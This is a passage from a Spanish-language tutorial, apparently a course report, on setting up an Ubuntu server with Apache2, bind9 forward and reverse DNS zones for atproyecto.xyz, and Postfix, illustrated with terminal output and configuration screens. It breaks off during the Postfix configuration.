    link/ether 00:0c:29:dd:7c:48 brd ff:ff:ff:ff:ff:ff  
    altname enp2s1  
    inet 192.168.216.131/24 brd 192.168.216.255 scope global dynamic noprefixroute ens33  
        valid_lft 1666sec preferred_lft 1666sec  
    inet6 fe80::1ec5:473e:461c:6c8a/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
server@server-virtual-machine:~$
```

Instalar el servidor web apache2. Con el comando `apt-get install` se inicia la instalación de este servidor.

```
server@server-virtual-machine:~$ sudo apt-get install apache2  
[sudo] contraseña para server:  
Leyendo lista de paquetes... Hecho  
Creando árbol de dependencias... Hecho  
Leyendo la información de estado... Hecho  
Se instalarán los siguientes paquetes adicionales:  
  apache2-bin apache2-data apache2-utils libapr1 libaprutil1  
  libaprutil1-dbd-sqlite3 libaprutil1-ldap  
Paquetes sugeridos:  
  apache2-doc apache2-suexec-pristine | apache2-suexec-custom  
Se instalarán los siguientes paquetes NUEVOS:  
  apache2 apache2-bin apache2-data apache2-utils libapr1 libaprutil1  
  libaprutil1-dbd-sqlite3 libaprutil1-ldap  
0 actualizados, 8 nuevos se instalarán, 0 para eliminar y 178 no actualizados.  
Se necesita descargar 1.919 kB de archivos.  
Se utilizarán 7.718 kB de espacio de disco adicional después de esta operación.  
¿Desea continuar? [S/n] s  
Des:1 http://ec.archive.ubuntu.com/ubuntu jammy-updates/main amd64 libapr1 amd64  
  1.7.0-8ubuntu0.22.04.1 [108 kB]  
Des:2 http://ec.archive.ubuntu.com/ubuntu jammy-updates/main amd64 libaprutil1 a  
  md64 1.6.1-5ubuntu4.22.04.2 [92,8 kB]  
Des:3 http://ec.archive.ubuntu.com/ubuntu jammy-updates/main amd64 libaprutil1-d  
  bd-sqlite3 amd64 1.6.1-5ubuntu4.22.04.2 [11,3 kB]  
Des:4 http://ec.archive.ubuntu.com/ubuntu jammy-updates/main amd64 libaprutil1-l
```

Configurar el servicio de alojamiento del dominio atproyecto.xyz (este dominio se creó mediante un hosting web). Esta configuración permite relacionar el nombre del dominio con las direcciones ip asignadas en el servidor.




Administrar registros DNS

Estos registros definen cómo se comporta tu dominio. Los usos comunes incluyen apuntar tu dominio a servidores web o configurar la entrega de correo electrónico para tu dominio.

Tipo: A Nombre: @ Apunta a: 192.168.216.131 TTL: 14400 [Agregar registro](#)

Tipo	Nombre	Prioridad	Contenido	TTL		
CNAME	www	0	atproyecto.xyz	14400	Borrar	Editar
A	@	0	192.168.216.131	14400	Borrar	Editar

Verificar que el dominio atproyecto.xyz se encuentre funcional, esto se hace ingresando el nombre del dominio en la url del navegador, para visualizar que este levantado el servicio.



Apache2 Ubuntu Default Page

atproyecto.xyz

Apache2 Default Page

Ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:


```
/etc/apache2/
|-- apache2.conf
```

Instalar el servidor DNS bind9 que permite resolver direcciones ip y nombres de dominio. Con el comando `apt-get install` se da inicio a la instalación. Este servidor permite que los usuarios finales tengan acceso al dominio asignado.




```
server@server-virtual-machine: ~  
server@server-virtual-machine:~$ sudo apt-get install bind9  
[sudo] contraseña para server:  
Leyendo lista de paquetes... Hecho  
Creando árbol de dependencias... Hecho  
Leyendo la información de estado... Hecho  
Se instalarán los siguientes paquetes adicionales:  
bind9-dnswtlls bind9-host bind9-libs bind9-utils  
Paquetes sugeridos:  
bind-doc resolvconf  
Se instalarán los siguientes paquetes NUEVOS:  
bind9 bind9-utils  
Se actualizarán los siguientes paquetes:  
bind9-dnswtlls bind9-host bind9-libs  
3 actualizados, 2 nuevos se instalarán, 0 para eliminar y 175 no actualizados.  
Se necesita descargar 422 kB/1.875 kB de archivos.  
Se liberarán 3.560 kB después de esta operación.  
¿Desea continuar? [S/n] s  
Des:1 http://ec.archive.ubuntu.com/ubuntu jammy-updates/main amd64 bind9-utils a  
md64 1:9.18.18-0ubuntu0.22.04.1 [161 kB]  
Des:2 http://ec.archive.ubuntu.com/ubuntu jammy-updates/main amd64 bind9 amd64 1  
:9.18.18-0ubuntu0.22.04.1 [260 kB]  
89% [2 bind9 99,0 kB/260 kB 38%] 13,9 kB/s 11s
```

Modificar los siguientes 4 ficheros con la configuración detallada a continuación:
`named.conf.options`, `named.conf.local`, `db.atproyecto.xyz`,
`db.216.168.192.in-addr.arpa`



```
server@server-virtual-machine: /etc/bind  
server@server-virtual-machine:/etc/bind$ sudo nano named.conf.options  
[sudo] contraseña para server:  
server@server-virtual-machine:/etc/bind$ sudo nano named.conf.local  
server@server-virtual-machine:/etc/bind$ sudo nano db.atproyecto.xyz  
server@server-virtual-machine:/etc/bind$ sudo nano db.216.168.192.in-addr.arpa  
server@server-virtual-machine:/etc/bind$
```


En el fichero `named.conf.options` configurar los equipos que se pueden conectar al servidor DNS, dentro de `forwards` se asigna las ip que hacen él envío de peticiones.




```
server@server-virtual-machine: /etc/bind
GNU nano 6.2 named.conf.options
// If your ISP provided one or more IP addresses for stable
// nameservers, you probably want to use them as forwarders.
// Uncomment the following block, and insert the addresses replacing
// the all-0's placeholder.

forwards {
    8.8.8.8;
    1.1.1.1;
};

//=====
// If BIND logs error messages about the root key being expired,
// you will need to update your keys. See https://www.isc.org/bind-keys
//=====
dnssec-validation auto;
listen-on { any; };
// listen-on-v6 { any; };
allow-query { any; };
};

^G Ayuda    ^O Guardar  ^W Buscar   ^K Cortar   ^T Ejecutar  ^C Ubicación
^X Salir    ^R Leer fich.^_ Reemplazar^U Pegar     ^J Justificar^_/ Ir a línea
```

En el fichero `named.conf.local` crear y configurar las zonas del servidor DNS, tenemos 2 zonas `atproyecto.xyz` y `216.168.192.in-addr.arpa`. Estas zonas abarcan el espacio de nombres DNS que se van a gestionar.



```
server@server-virtual-machine: /etc/bind
GNU nano 6.2 named.conf.local
//
// Do any local configuration here
//
// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";
Zone "atproyecto.xyz" {
    type master;
    file "/etc/bind/db.atproyecto";
};
Zone "216.168.192.in-addr.arpa" {
    type master;
    file "/etc/bind/db.216.168.192.in-addr.arpa";
};

[ 15 líneas leídas ]
^G Ayuda    ^O Guardar  ^W Buscar   ^K Cortar   ^T Ejecutar  ^C Ubicación
^X Salir    ^R Leer fich.^_ Reemplazar^U Pegar     ^J Justificar^_/ Ir a línea
```

En el fichero `db.atproyecto.xyz` configurar las direcciones ip hacia donde apunta el servidor, esto permite una correcta resolución de nombres dns al buscarlos en la red.

```

server@server-virtual-machine: /etc/bind
GNU nano 6.2 db.atproyecto.xyz
;
; fichero configuracion zonas
;
$TTL      604800
@         IN      SOA     atproyecto.xyz. root.atproyecto.xyz. (
                20230105      ; Serial
                10h           ; Refresh
                15m           ; Retry
                48h           ; Expire
                604800 )      ; Negative Cache TTL
;
@         IN      NS      atproyecto.xyz.
@         IN      A       192.168.216.131
@         IN      AAAA    :::1
mail      IN      A       192.168.216.131
www       IN      CNAME   atproyecto.xyz.
@         IN      MX      10 atproyecto.xyz.
ns        IN      A       192.168.216.131

[ 18 líneas leídas ]
^G Ayuda      ^O Guardar    ^W Buscar     ^K Cortar     ^T Ejecutar   ^C Ubicación
^X Salir      ^R Leer fich.^_ Reemplazar  ^U Pegar     ^J Justificar ^/ Ir a línea

```

En la zona inversa `db.216.168.192.in-addr.arpa` configurar las direcciones hacia donde apunta el servidor en forma inversa para una correcta resolución de nombres.


```

server@server-virtual-machine: /etc/bind
GNU nano 6.2 db.216.168.192.in-addr.arpa
;
; fichero configuracion zona inversa
;
$TTL      604800
@         IN      SOA     atproyecto.xyz. root.atproyecto.xyz. (
                20230105      ; Serial
                10h           ; Refresh
                15m           ; Retry
                48h           ; Expire
                604800 )      ; Negative Cache TTL
;
@         IN      NS      atproyecto.xyz.
131      IN      PTR     atproyecto.xyz.

[ 13 líneas leídas ]
^G Ayuda      ^O Guardar    ^W Buscar     ^K Cortar     ^T Ejecutar   ^C Ubicación
^X Salir      ^R Leer fich.^_ Reemplazar  ^U Pegar     ^J Justificar ^/ Ir a línea


```

Con el comando `restart` el servidor DNS se reiniciará para que se apliquen los cambios efectuados.




```
server@server-virtual-machine: /etc/bind
server@server-virtual-machine:/etc/bind$ /etc/init.d/named restart
Restarting named (via systemctl): named.service.
server@server-virtual-machine:/etc/bind$
```

Instalar el servidor de correo Postfix, con el comando `apt-get install` se da inicio a la instalación.




```
server@server-virtual-machine: ~
server@server-virtual-machine:~$ sudo apt-get install postfix
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Paquetes sugeridos:
  procmail postfix-mysql postfix-pgsql postfix-ldap postfix-pcre postfix-lmdb
  postfix-sqlite sasl2-bin | dovecot-common resolvconf postfix-cdb
  postfix-mta-sts-resolver postfix-doc
Se instalarán los siguientes paquetes NUEVOS:
  postfix
0 actualizados, 1 nuevos se instalarán, 0 para eliminar y 47 no actualizados.
Se necesita descargar 1.245 kB de archivos.
Se utilizarán 4.180 kB de espacio de disco adicional después de esta operación.
Des:1 http://ec.archive.ubuntu.com/ubuntu jammy-updates/main amd64 postfix amd64
  3.6.4-1ubuntu1.1 [1.245 kB]
Descargados 1,245 kB en 4s (303 kB/s)
Preconfigurando paquetes ...
Selecionando el paquete postfix previamente no seleccionado.
(Leyendo la base de datos ... 204345 ficheros o directorios instalados actualmen
te.)
Preparando para desempaquetar .../postfix_3.6.4-1ubuntu1.1_amd64.deb ...
Desempaquetando postfix (3.6.4-1ubuntu1.1) ...
Configurando postfix (3.6.4-1ubuntu1.1) ...
Añadiendo el grupo `postfix' (GID 138) ...
```


Dar inicio a la configuración para implementar Postfix.




Seleccionar la opción Sitio de Internet como tipo de configuración para mail, porque nuestro dominio está alojado en un sitio de internet.




Definir el nombre de dominio (`atproyecto.xyz`) con el que se va a asociar el servidor.



Con el comando `nano` abrir el fichero `main.cf` para modificarlo tal como se muestra a continuación:



Definir la ubicación de `home_mailbox = Maildir/`, aquí se alojará los mails entrantes y salientes.

